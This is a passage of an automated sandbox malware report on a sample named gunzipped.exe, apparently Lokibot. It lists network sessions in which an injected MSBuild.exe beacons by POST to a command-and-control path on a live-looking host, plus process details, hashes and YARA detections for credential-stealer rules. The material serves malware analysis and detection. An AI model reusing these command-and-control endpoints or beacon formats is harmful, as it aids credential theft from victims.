Jan 14, 2022 14:25:30.670999050 CET	1334	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:30 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=M68OGhqQEPxlSEtsq3%2B5H%2FacME1RbwOvO0nDBEz1uxYpVByK3taPs0%2Fqmqaw72x63%2BIeUJaLo%2FOxOewiB042x6no%2B9SIy1aKbFAO63Js7EYkJ%2FigW6rsaVY9WXkN"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd730cfca0f2199-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49778	104.21.60.171	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:31.656934023 CET	1335	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:32.048904896 CET	1336	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:32 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=bLPL1apjWIi%2FQT07ycYbV1MKsMRYQ3dKEOqXP4PeN3UTzD3LbRQE6A7cE1yOR4GeNNfNzZpHhyijJcKc067J50RlhtmlwjQoY1%2BXZ68si4VJhySftXIBnfteo2uk"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd730d8fb134bdd-AMS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49779	172.67.198.111	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 14:25:33.128240108 CET	1337	OUT	POST /JRM/w2/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: jnxxx1.xyz Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 45365306 Content-Length: 163 Connection: close
Jan 14, 2022 14:25:33.700928926 CET	1338	IN	HTTP/1.1 404 Not Found Date: Fri, 14 Jan 2022 13:25:33 GMT Content-Type: text/html; charset=UTF-8 Connection: close status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=BZtSZWSuZoGDTDEek1iQ%2BbCSgcHWt2TDaku2Hp9VK0tn7OUHo%2BuTrbydgLb3W49GEdKDwuRX4Do57txLMlkGOK5k00FDPIaLLAv0EHeQc62Uz0VEE8IZW6spjHk3"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd730e228f8717b-DUS alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: gunzipped.exe PID: 7116 Parent PID: 2512

General

Start time:	14:25:12
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\gunzipped.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\Desktop\gunzipped.exe"
Imagebase:	0x3f0000
File size:	207368 bytes
MD5 hash:	A76B143E354A2AC9F363616FF4F8B239
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.672292880.000000001270F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.672292880.000000001270F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.672292880.000000001270F000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.672292880.000000001270F000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000000.00000002.670595515.000000000275A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000000.00000002.670595515.000000000275A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000000.00000002.670595515.000000000275A000.00000004.00000001.sdmp, Author: Joe Security • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000000.00000002.670595515.000000000275A000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: MSBuild.exe PID: 1852 Parent PID: 7116

General

Start time:	14:25:14
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe
Imagebase:	0x510000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000001.00000002.931659993.0000000000C58000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.931501458.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000002.931501458.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000002.931501458.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000002.931501458.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000002.931501458.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.668076013.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.668076013.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.668076013.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.668076013.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.668076013.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_Lokibot_1, Description: Yara detected Lokibot, Source: 00000001.00000003.734712266.0000000000C6F000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.668425098.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.668425098.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.668425098.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.668425098.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.668425098.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.669222842.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.669222842.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.669222842.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.669222842.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.669222842.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000000.668771421.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_aPLib_compressed_binary, Description: Yara detected aPLib compressed binary, Source: 00000001.00000000.668771421.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Lokibot, Description: Yara detected Lokibot, Source: 00000001.00000000.668771421.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Loki_1, Description: Loki Payload, Source: 00000001.00000000.668771421.0000000000400000.00000040.00000001.sdmp, Author: kevoreilly • Rule: Lokibot, Description: detect Lokibot in memory, Source: 00000001.00000000.668771421.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Disassembly

Code Analysis